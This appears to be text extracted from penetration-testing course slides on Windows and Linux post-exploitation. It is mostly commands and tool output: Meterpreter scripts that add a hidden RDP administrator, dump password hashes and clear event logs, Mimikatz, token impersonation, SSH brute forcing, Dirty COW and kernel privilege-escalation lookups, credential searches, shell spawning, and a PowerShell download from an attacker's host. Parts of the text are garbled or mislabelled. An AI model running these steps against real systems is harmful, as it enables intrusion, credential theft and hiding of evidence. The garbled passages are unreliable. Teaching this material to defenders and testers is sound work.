meterpreter >
```

```
192.168.177.114: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.177.114] 4444 (?) open
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Target



Enable remote desktop

```
run getgui -e
```

Add users for rdp

```
run getgui -u kevin -p pass
```

```
msfconsole > run getgui -e test
```

```
[*] Meterpreter scripts are deprecated. Try post/windows/manage/enabled_rdp.
[*] Example: run post/windows/manage/enabled_rdp (OPTIMIZE) [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos.perez@darkoperator.com
[*] Setting user account for login
[*] Adding user 'Tester' with Password: Test
[*] Hiding user from Windows Login screen
[*] Adding user 'Tester' to local group 'Remote Desktop Users'
[*] Adding user 'Tester' to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up_20200709_121444
```

```
msfconsole > run getgui -e
```


```
[*] Meterpreter scripts are deprecated. Try post/windows/manage/enabled_rdp.
[*] Example: run post/windows/manage/enabled_rdp (OPTIMIZE) [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos.perez@darkoperator.com
[*] Setting Remote Desktop
[*] RDP is already enabled
[*] Setting Remote Desktop service startup mode
[*] The Remote Desktop service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Testing our Access



```
rdesktop -u username -p password <IP>
```



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Grab the Data



```
run winenum
```

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 10.10.10.10:49972...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/SERVER2019_20200709_3202/SERVER2019_20200709_3202.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winenum/SERVER2019_20200709_3202
[*] Checking if SERVER2019 is a Virtual Machine .....
[*] UAC is Enabled
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!
```

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Grab the Credentials



```
run post/windows/gather/credentials/credential_collector
```

```
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against WIN-AG461020BKJ
[*] Collecting hashes...
Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:929379495518814341de3f7265966dff
Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfebd1d6e931b73c59d7ebc089c0
Extracted: rebecca:aad3b435b51404eeaad3b435b51404ee:a75432a798941528fa7fac7e7e391651
Extracted: sam:aad3b435b51404eeaad3b435b51404ee:68b8ad3b3131dce9c74b4ad4215dff
Extracted: steve:aad3b435b51404eeaad3b435b51404ee:c76d8606fc4d6d0d45cad3f76c179c
[*] Collecting tokens...
NT AUTHORITY\BUILTIN\ADMINISTRATOR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
WIN-AG461020BKJ\Administrator
NT AUTHORITY\ANONYMOUS LOGON

meterpreter >
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

View the Recent Files



```
run post/windows/gather/dumplinks
```

```
meterpreter > run post/windows/gather/dumplinks

[*] Running module against WIN-AG461020BKJ
[*] Running as SYSTEM extracting user list...
[*] Extracting link files for user Administrator at C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\...
[*] Processing: C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\WAMP.lnk.
[*] Processing: C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\Downloads.lnk.
[*] Processing: C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\README.TXT.lnk.
[*] Processing: C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\report.html.lnk.
[*] Processing: C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\report1.html.lnk.
[*] No Recent Office files found for user Administrator. Nothing to do.
[*] Extracting link files for user Classic .NET AppPool at C:\Users\Classic .NET AppPool\AppData\Roaming\Microsoft\Windows\Recent\...
[*] No Recent Office files found for user Classic .NET AppPool. Nothing to do.

meterpreter >
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Installed Applications



```
run post/windows/gather/enum_applications
```

```
meterpreter > run post/windows/gather/enum_applications
[*] Enumerating applications installed on SERVER2019

Installed Applications
=====
```

Name	Version
Adobe Acrobat Reader DC	20.009.20074
Adobe Acrobat Reader DC	20.009.20074
Adobe Refresh Manager	2.0.0
Adobe Refresh Manager	1.0.0
Browser for SQL Server 2017	14.0.1000.169
Browser for SQL Server 2017	14.0.1000.169
	1.00.0000
	1.00.0000
Google Chrome	83.0.4103.116
Google Chrome	83.0.4103.116
Google Update Helper	2.3.20.451
Google Update Helper	1.3.35.433
Integration Services	15.0.2000.52
Integration Services	15.0.2000.52
Java Auto Updater	2.0.251.0
Java Auto Updater	2.0.251.0

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ask For Exploit Suggestions



```
run post/multi/recon/local_exploit_suggester
```

```
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 10.10.10.19 - Collecting local exploits for x86/windows...
[*] 10.10.10.19 - 30 exploit checks are being tried...
[*] 10.10.10.19 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[*] 10.10.10.19 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[*] 10.10.10.19 - exploit/windows/local/mole_075_reflection_juicy: The target appears to be vulnerable.
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

usb_history



📁 Display the **usb** information of the compromised box

```
meterpreter > run post/windows/gather/usb_history
[*] Running module against SERVER2019
[*]
C:      Disk f8b83492
A:      FDC\GENERIC_FLOPPY_DRIVE#543aa3947e6060#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)
D:      IDE#CdRomMft_Virtual_CD#ROM      1.0      #56cf056de061.0.0#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)
[*] No USB devices appear to have been connected to this host.
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

evt_manager Information



📁 Display the information about the **event viewers**

```
meterpreter > run event_manager -i
[*] Retrieving Event Log Configuration
Event Logs on System
=====
Name              Retention  Maximum Size  Records
-----
Application        Disabled  20971520K     2111
HardwareEvents     Disabled  20971520K     0
Internet Explorer  Disabled  K             0
Key Management Service Disabled  20971520K     0
PDM Component Failures Disabled  524288K       94
Parameters         Disabled  K             Access Denied
Security            Disabled  20971520K     7784
State              Disabled  K             Access Denied
System             Disabled  20971520K     2547
Windows PowerShell Disabled  15728640K     55
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

evt_manager Log Clearing



```
run event_manager -c
```

```
meterpreter > run event_manager -c
[-] You must specify an eventlog to query!
[*] Application:
[*] Clearing Application
[*] Event Log Application Cleared!
[*] HardwareEvents:
[*] Clearing HardwareEvents
[*] Event Log HardwareEvents Cleared!
[*] Internet Explorer:
[*] Clearing Internet Explorer
[*] Event Log Internet Explorer Cleared!
[*] Key Management Service:
[*] Clearing Key Management Service
[*] Event Log Key Management Service Cleared!
[*] Parameters:
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

mimikatz



- 01 We can use mimikatz to **extract the passwords** from our targets as well when hashdump does not work
- 02 Load mimikatz
- 03 kerberos

```
meterpreter > load mimikatz
Loading extension 'Mimikatz'... [!] Loaded via Mimikatz on an x64 architecture.
[!] Loaded Mimikatz on a newer OS (Windows 2016+ (10.0 Build 17134)). Did you mean to 'load kuhl' instead?
mimikatz > kerberos
[-] Not currently running as SYSTEM
[-] Attempting to acquire...
[-] Not SystemPrivilege
[-] Retrieving Kerberos credentials
Kerberos credentials
=====
Process Package Domain User Password
-----
0x00000000 NTLM SP449C9209 50LAPR02518 user: user: getQueryInfo\Modules\LoforProc...
0x00000000 NTLM SP449C9209 50LAPR02518 user: user: getQueryInfo\Modules\LoforProc...
0x00000000 NTLM SP449C9209 50LAPR02518 user: user: getQueryInfo\Modules\LoforProc...
0x00000000 NTLM SP449C9209 50LAPR02518 user: user: getQueryInfo\Modules\LoforProc...
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

WMIC Commands



List processes

wmic process list brief

Start an application

wmic process call create "calc.exe"

Get list of process identifiers

wmic process where (Name='svchost.exe') get name, processed

Find a specific Process

wmic process list brief find "cmd.exe"

Collect environment variables

wmic environment list

OS/System Report HTML Formatted

wmic /output:c:\os.html os get /format:html

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

WMIC Commands (Cont'd)



Turn on remote desktop remotely

wmic /node:"servername" /user:"user@domain" /password:"password" RDToggle
where ServerName="server name" call SetAllowTSConnections 1

Get startup list

wmic startup list full

Collect a list of groups on the local system

wmic group list brief

OS/System Report HTML Formatted

wmic /output:c:\os.html os get /format:html

Turn on remote desktop remotely

wmic /node:"servername" /user:"user@domain" /password:"password" RDToggle
where ServerName="server name" call SetAllowTSConnections 1

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Escalating Privileges



When we get the shell we might not be at **admin** or **root level** privileges



We have to **escalate our privileges** to take more control of the machine



Techniques we will discuss:

- Wmic
- UAC bypass
- Linux privilege escalation

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Meterpreter Getsystem Escalation



```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

-h      Help Banner.
-t <opt> The technique to use. (Default to '0').
        0 : All techniques available
        1 : Named Pipe Impersonation (In Memory/Admin)
        2 : Named Pipe Impersonation (Dropper/Admin)
        3 : Token Duplication (In Memory/Admin)
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Impersonation



Use incognito

Incognito Commands

Command	Description
add_group_user	Attempt to add a user to a global group with all tokens
add_localgroup_user	Attempt to add a user to a local group with all tokens
add_user	Attempt to add a user with all tokens
impersonate_token	Impersonate specified token
list_tokens	List tokens available under current user context
snarf_hashes	Snarf challenge/response hashes for every token

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tokens



```
list_tokens -u
Impersonate_token machine_name\Administrator
```

```
meterpreter > impersonate_token SERVER2019\Administrator
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
    Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user SERVER2019\Administrator
meterpreter >
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

WMIC



- We can use this to **identify the patch level** of the compromised machine
 - Windows 7 and later targets

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>wmic qfe get Caption,Description,HotFixID,InstalledOn
Caption Description HotFixID InstalledOn
http://support.microsoft.com/?kbid=4537490 Update KB4537490 4/15/2020
http://support.microsoft.com/?kbid=4462930 Update KB4462930 4/15/2020
http://support.microsoft.com/?kbid=4486153 Update KB4486153 9/19/2020
http://support.microsoft.com/?kbid=4512577 Security Update KB4512577 9/7/2019
http://support.microsoft.com/?kbid=4537759 Security Update KB4537759 4/15/2020
http://support.microsoft.com/?kbid=4549947 Security Update KB4549947 4/15/2020
http://support.microsoft.com/?kbid=4549949 Security Update KB4549949 4/15/2020
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

WMIC Analysis



- Look at the installed KB numbers and from there analyze any vulnerabilities by using the **findstr** command

```
wmic qfe get Caption,Description,HotFixID,InstalledOn | findstr "KB2937220"
```

```
Administrator: Command Prompt
C:\Windows\system32>wmic qfe get Caption,Description,HotFixID,InstalledOn | findstr "KB2937220"
http://support.microsoft.com/?kbid=2937220 Update KB2937220 3/18/2014
C:\Windows\system32>
```

Microsoft Security Bulletin MS16-032 - Important

Security Update for Secondary Logon to Address Elevation of Privilege (3143141)

Version 1.0

Executive Summary

This security update resolves a vulnerability in Microsoft Windows. The vulnerability could allow elevation of privilege if the Windows Secondary Logon Service fails to properly manage request handles in memory.

This security update is also important for all supported editions of Windows. For more information, see the [Affected Software](#) section.

The security update addresses the vulnerability by controlling how Windows manages request handles in memory. For more information about the vulnerability, see the [Vulnerability Information](#) section.

For more information about this update, see Microsoft Knowledge Base article 3143141.

Affected Software and Vulnerability Severity Ratings

On this page

[Executive Summary](#)

[Affected Software and Vulnerability Severity Ratings](#)

[Vulnerability Information](#)

[Security Update Deployment](#)

[Additional Resources](#)

[Customer](#)

[Resources](#)

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

findstr



- If output is **returned**, then the patch is installed => have to look for another one

```
C:\Users\ [redacted] \Desktop>wmic qfe get Caption,Description,HotFixID,InstalledOn | findstr "KB3139914"
C:\Users\ [redacted] \Desktop>
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting the Finding



- Once we have the identification that the **patch is missing**, we next get the exploit from one of the sites we have discussed:
 - Remember, the **exploit db** is one of the best
 - We discover the exploit there and download it
 - <https://www.exploit-db.com/exploits/39719/>

```
Function Invoke-MS16-032 {
    <#
    .SYNOPSIS
        PowerShell implementation of MS16-032. The exploit targets all vulnerable
        operating systems that support PowerShell v2+. Credit for the discovery of
        the bug and the logic to exploit it go to James Forshaw (@tiraniddo).

    Targets:
        * Win7-Win10 & 2x8-2x32 +-+ 32/64 bit!
        * Tested on x32 Win7, x64 Win8, x64 2k12R2
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Find with searchsploit



```
[root@parrot:~]# searchsploit powershell

-----
Exploit Title                                           Path
-----
Microsoft Internet Explorer OLE Pre-IE               exploits/windows/remote/35388.html
Microsoft PowerShell - XML External Entity           exploits/windows/local/40873.txt
Microsoft Windows - UAC Protection Bypass            exploits/windows/local/46998.txt
Microsoft Windows 7 < 10 / 2008 < 2012              exploits/windows/local/39719.ps1
PowerShell XP 3.0.1 - Local Buffer Overflow           exploits/windows/local/15729.py
Windows PowerShell - Unsanitized Filename            exploits/windows/dos/47248.py
Windows PowerShell ISE - Remote Code Execution       exploits/windows/remote/46790.txt
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation with Dirty Cow



1

A local privilege escalation against Linux

2

Once we have a **shell**, we can attempt to **escalate privileges**

3

Code is **buggy**, but sometimes work

4

If you have **Ubuntu** later than 15.04 then Dirty Cow might be the way to go

Date	✓	✗	Type	Platform	Author	
2007-12-01	✗	✗	Linux Kernel - The Huge Dirty Cow Overwriting (The Huge Dirty Page CG)	DOS	Linux	WormPwner
2007-11-02	✗	✗	Linux Kernel - The Huge Dirty Cow Overwriting (The Huge Dirty Page CG)	DOS	Linux	BleedDry
2016-11-27	✗	✗	Linux Kernel 2.6.32 - 3.8 - Dirty COW (Dirty COW) Race Condition Privilege Escalation (Dirty COW) Method	Local	Linux	Gabriele Bernasconi
2016-10-26	✗	✗	Linux Kernel 2.6.32 - 3.8 - Dirty COW (Dirty COW) Race Condition Privilege Escalation (Dirty COW) Method	Local	Linux	FrankR
2016-10-24	✗	✗	Linux Kernel 2.6.32 - 3.8 - Dirty COW (Dirty COW) Race Condition Privilege Escalation (Dirty COW) Method	Local	Linux	PHD Dealer
2016-10-21	✗	✗	Linux Kernel 2.6.32 - 3.8 - Dirty COW (Dirty COW) Race Condition Privilege Escalation (Dirty COW) Method	Local	Linux	Robert von der
2016-10-19	✗	✗	Linux Kernel 2.6.32 - 3.8 - Dirty COW (Dirty COW) Race Condition Privilege Escalation (Dirty COW) Method	Local	Linux	PHD Dealer

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ubuntu 16.04 Privilege Escalation bpf



Use exploit/linux/local/bpf_priv_esc

```

Description:
Linux kernel 4.4 < 4.5.5 extended Berkeley Packet Filter (eBPF) does
not properly reference count file descriptors, resulting in a
use-after-free, which can be abused to escalate privileges. The
target system must be compiled with 'CONFIG_BPF_SYSCALL' and must
not have 'kernel.unprivileged_bpf_disabled' set to 1. Note, this
module will overwrite the first few lines of '/etc/crontab' with a
new cron job. The job will need to be manually removed. This module
has been tested successfully on Ubuntu 16.04 (64) kernel
4.4.0-21-generic (default kernel).

References:
http://www.securityfocus.com/bid/90309
https://cvedetails.com/cve/CVE-2016-4357/
https://www.exploit-db.com/exploits/39772
https://bugs.chromium.org/p/project-zero/issues/detail?id=608
https://www.ubuntu.com/2965-1/
https://launchpad.net/bugs/1570785
http://changelogs.ubuntu.com/changelogs/pool/main/l/linux/linux_4.4.0-22-39/changelog
https://people.canonical.com/~ubuntu-security/cve/2016/CVE_2016_4357.html
https://git.kernel.org/cgiit/linux/kernel/git/torvalds/linux.git/commit/?id=6358b626f7d3a5d8af
2a07be1a373125fb2edc9
    
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Finding Privilege Escalation Attacks



In Parrot

- searchsploit privilege
- Match the OS and kernel to those that are found and try to exploit

```

Linux - BPF Sign Extension Local Privi | exploits/linux/local/42050.rb
Linux - Nested User Namespace Idmap Li | exploits/linux/local/43915.rb
Linux 2.6.30 < 2.6.30-rc8 - Reliable D | exploits/linux/local/44077.rb
Linux 4.4.0 < 4.4.0-53 - AF_PACKET ch | exploits/linux/local/44096.rb
Linux 4.0.0 < 4.0.0-46 - AF_PACKET pac | exploits/linux/local/44054.rb
Linux 5.3 - Privilege Escalation via I | exploits/linux/local/49779.txt
Linux < 4.20.14 - Virtual Address 9 is | exploits/linux/dos/46502.txt
Linux Kernel (Debian 7.7/8.5/9.0 / ubu | exploits/linux_x86-64/local/42279.c
Linux Kernel (Debian 7/8/9/10 / Fedora | exploits/linux_x86/local/42274.c
Linux Kernel (Debian 9/10 / Ubuntu 14 | exploits/linux_x86/local/42276.c
Linux Kernel (PonyOS 3.0) - ELF Loader | exploits/linux/local/37168.txt
Linux Kernel (PonyOS 3.0) - TTY 'scitl | exploits/linux/local/37183.c
Linux Kernel (PonyOS 3.0) - WFS Permis | exploits/linux/local/37157.c
Linux Kernel (PonyOS 4.0) - 'flutterh | exploits/linux/local/41875.py
Linux Kernel (Solaris 10 / < 5.10 1308 | exploits/solaris/local/15962.c
Linux Kernel (Ubuntu / Fedora / Redhat | exploits/linux/local/46068.rb
Linux Kernel (Ubuntu 17.04) - 'XPM' L | exploits/linux/local/44049.md
Linux Kernel (x86) - Memory Sinkhole P | exploits/linux_x86/local/37724.asm
Linux Kernel (x64) - Redhammer Priv | exploits/linux_x64/local/36310.txt
    
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation up to Ubuntu 15.04



🟡 The escalation of preference is the **overlayfs**

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) -
'overlayfs' Local Privilege Escalation

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

overlayfs Privilege Escalation



Available in **Metasploit**



Requires access first

- Common is via **brute forcing a service**
- ssh is common

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Local overlaysfs Details



Use `exploit/linux/local/overlaysfs_priv_esc`

```
msf5 exploit(linux/local/bpf_priv_esc) > use exploit/linux/local/overlaysfs_priv_esc
msf5 exploit(linux/local/overlaysfs_priv_esc) > info

Name: Overlaysfs Privilege Escalation
Module: exploit/linux/local/overlaysfs_priv_esc
Platform: Linux
Arch: x86, x64
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Good
Disclosed: 2015-06-16

Provided by:
  M0chan - m0chan@ph0rebreaksecurity.com
  rebel

Available targets:
  Id  Name
  --  --
  0   CVE-2015-1128
  1   CVE-2015-0860
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Search by Kernel



searchsploit linux kernel 2.6 privilege

```
[root@parrot]-[~]
#searchsploit linux kernel 2.6 privilege

Exploit Title | Path
-----|-----
Linux Kernel 2.2.25/2.4.24/2.6.2 - 'mremap' | exploits/linux/local/160.c
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6. | exploits/linux/local/9844.py
Linux Kernel 2.4.23/2.6.0 - 'do_mremap()' | exploits/linux/local/145.c
Linux Kernel 2.4.30/2.6.11.5 - BlueTooth | exploits/linux/local/25289.c
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2. | exploits/linux/local/19933.rb
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.2 / | exploits/linux/local/9545.c
Linux Kernel 2.4.x/2.6.x - 'Bluez' BlueTo | exploits/linux/local/926.c
Linux Kernel 2.4.x/2.6.x - 'uselib()' Loca | exploits/linux/local/895.c
Linux Kernel 2.4.x/2.6.x - BlueTooth Signe | exploits/linux/local/25288.c
Linux Kernel 2.4/2.6 (Fedora 11) - 'sock s | exploits/linux/local/9598.txt
Linux Kernel 2.4/2.6 (Redhat Linux 9 / Fed | exploits/linux/local/9479.c
Linux Kernel 2.4/2.6 (x86-64) - System ca | exploits/linux/x86-64/local/4460.c
Linux Kernel 2.4/2.6 - 'sock sendpage()' l | exploits/linux/local/9641.txt
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Initial Access



- Brute force a **ssh login** is the most common method

Hydra

- We have covered this

Metasploit

- Auxiliary scanner
 - auxiliary/scanner/ssh/ssh_login**

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ssh_login



```
msf5 auxiliary/scanner/ssh_login > info
Name: SSH Login Check Scanner
Payload: auxiliary/scanner/ssh_login
License: Metasploit Framework License (GPL)
Rank: Normal

Provided by:
t00b-v0idp0rt@ang0llt.com

Check supported:
No.

Basic options:
Name          Current Setting  Required  Description
-----
BLANK_PASSWORDS  false           no        Try blank passwords for all users
INTERACTIVE_SHELL  true            yes       Allow root to bind to ports. Note: S to S
DB_ALL_CREDENTIALS  false           no        Try each user/password couple stored in the current data
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS      false           no        Add all users in the current database to the list
FILENAME         A specific filename to authenticate with
PASS_FILE        no              no        File containing passwords, one per line
PROXY            no              no        The target host(s), range IP(s) identifier, or hosts file
With syntax 'file-path'
HOST            22              yes       The target port
STOP_ON_SUCCESS  false           yes       Stop searching when a credential works for a host
THREADS          1               yes       The number of concurrent threads (see one per host)
URI_SCHEME        no              no        A specific scheme to authenticate on
USERPASS_FILE     no              no        File containing users and passwords separated by space, a
USERPASS_SEPARATOR  \n              no        The separator between users and passwords
USER_AS_PASS      false           no        Try the username as the password for all users
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Create the First Session



Brute force a user via **ssh**

Enter the **correct details** and **run** the attack

```
msf5 auxiliary(scanner/ssh/ssh_login) > set username root
username => root
msf5 auxiliary(scanner/ssh/ssh_login) > set password owaspbwa
password => owaspbwa
msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.0.85
rhosts => 192.168.0.85
msf5 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.0.85:22 - Success: "root@waspbwa" "uid=0(root) gid=0(root) groups=0"
[*] (root) Linux waspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 U
[*] 2010 1608 GNU/Linux
[*] Command shell session 1 opened (192.168.0.20:42511 -> 192.168.0.85:22) at 20
20-07-09 10:23:09 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Background the Session and Attempt 2nd



Enter **background**

Access the **overlaysfs**

Set the session in the overlaysfs exploit, and then attempt to escalate the privileges

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Overlays Exploit



```
root@ubuntu-Machine:~
File Edit View Search Terminal Help
aleksander@ubuntu-Machine:~/tmp$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow
48847.cpp -util
aleksander@ubuntu-Machine:~/tmp$ ./dcow -s
Running ...
Password overridden to: dirtyCowFun
Received su prompt (Password: )
root@ubuntu-Machine:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
root@ubuntu-Machine:~# cp /tmp/.ssh/bak /etc/passwd
root@ubuntu-Machine:~# rm /tmp/.ssh/bak
root@ubuntu-Machine:~#
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Search for Data in Windows Shell



```
dir /s *pass* == *cred* == *vnc* == *.config*
```

```
Command Prompt
C:\> dir /s *pass* == *cred* == *vnc* == *.config*
Volume Serial Number is 803E-0129
Directory of C:\Program Files\Microsoft on Demand SystemLab on Demand Hyper-V Integration Service
12/29/2015 12:21 AM 881 IntegrationHyperVIntegrationService.exe.config
881 bytes
Directory of C:\Program Files\VMware\tools\bin
01/01/2020 08:43 AM 3,892 Changing Passwords and keyfiles.html
01/01/2020 08:43 AM 3,816 Changing Passwords and keyfiles.html
01/01/2020 08:43 AM 21,504 Default Mount Parameters - how to get password using default parameters.png
29,435 bytes
Directory of C:\Program Files (x86)\Java\jre8_8_0_101\bin\management
04/14/2020 04:29 AM 1,936 PasswordTemplate
2,404 bytes
Directory of C:\Program Files (x86)\VMware\tools\bin
08/02/2019 12:53 AM 18,788 cred.lua
Directory of C:\Program Files (x86)\VMware\tools\bin
08/02/2019 12:54 AM 26,116 vnc.lua
2,416 bytes
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Search for Specific Data



- Look for a password file

```
findstr /si password *.xml *.ini *.txt
```



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Search in the Registry



```
reg query HKLM /f password /t REG_SZ /s
```

```
reg query HKCU /f password /t REG_SZ /s
```

Copyright © by **TE-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Unattended Files



```
c:\sysprep.inf
```

```
c:\sysprepsysprep.xml
```

```
%WINDIR%\Panther\Unattend\Unattended.xml
```

```
%WINDIR%\Panther\Unattended.xml
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Other Files of Interest



Services\Services.xml



ScheduledTasks\ScheduledTasks.xml



Printers\Printers.xml



Drives\Drives.xml



DataSources\DataSources.xml

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Linux Privilege Escalation



`uname -a`

Determine the **kernel version**

`cat /etc/lsb-release`

Return **additional information** about the machine

```
ubuntu@ubuntu-Virtual-Machine: ~  
ubuntu@ubuntu-Virtual-Machine:~$ uname -a  
Linux ubuntu-Virtual-Machine 5.0.0-38-generic #41-Ubuntu SMP Tue Dec 3 00:27:35  
UTC 2019 x86_64 x86_64 x86_64 GNU/Linux  
ubuntu@ubuntu-Virtual-Machine:~$ cat /etc/lsb-release  
DISTRIB_ID=Ubuntu  
DISTRIB_RELEASE=19.04  
DISTRIB_CODENAME=disco  
DISTRIB_DESCRIPTION="Ubuntu 19.04"
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Shell Limited?



Try and spawn a bash shell

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
echo os.system('/bin/bash')
```

```
/bin/sh -i
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Sticky Bits



```
find / -perm -1000 -type d 2>/dev/null
```

- Only the owner of the directory or the owner of a file can delete or rename

```
find / -perm -g=s -type f 2>/dev/null
```

- SGID (chmod 2000) - run as the group, not the user who started it

```
find / -perm -u=s -type f 2>/dev/null
```

- SUID (chmod 4000) - run as the owner, not the user who started it

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Written to and Executed From



```
find / -writable -type d 2>/dev/null
```

```
find / -perm -222 -type d 2>/dev/null
```

```
find / -perm -o w -type d 2>/dev/null
```

- world-writable folders

```
find / -perm -o x -type d 2>/dev/null
```

- world-executable folders

```
find / \( -perm -o w -perm -o x \) -type d 2>/dev/null
```

- world-writable & executable folders

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Dev Tools



What **development tools** are on the compromised machine:

```
1 find / -name perl*
```

```
2 find / -name python*
```

```
3 find / -name gcc*
```

```
4 find / -name cc
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

File Transfer



If we have a **meterpreter shell** then we can transfer files, if not then we need to find what is available

```
1 find / -name wget
```

```
2 find / -name nc*
```

```
3 find / -name netcat*
```

```
4 find / -name tftp*
```

```
5 find / -name ftp
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

User/Group Account Script



With a for loop in the **Windows command shell**, we can combine **wmic** and **net user** to get extended information about all the users on the system

```
for /F "skip=1" %i in ('wmic useraccount get  
name') do net user %i >> users.txt
```



Groups

```
for /F "delims=* tokens=1 skip=4" %i in ('net  
localgroup') do net localgroup %i >> groups.txt
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Powershell Script to Transfer a File



1

Start the **web server** on Kali
`service http2 start`

2

```
echo $client = New-Object System.Net.WebClient > script.ps1
```

3

Replace the **IP with your Kali machine**
`$targetlocation = http://192.168.177.102/PsExec.exe`

4

```
$client.DownloadFile($targetlocation, "psexec.exe")
```

5

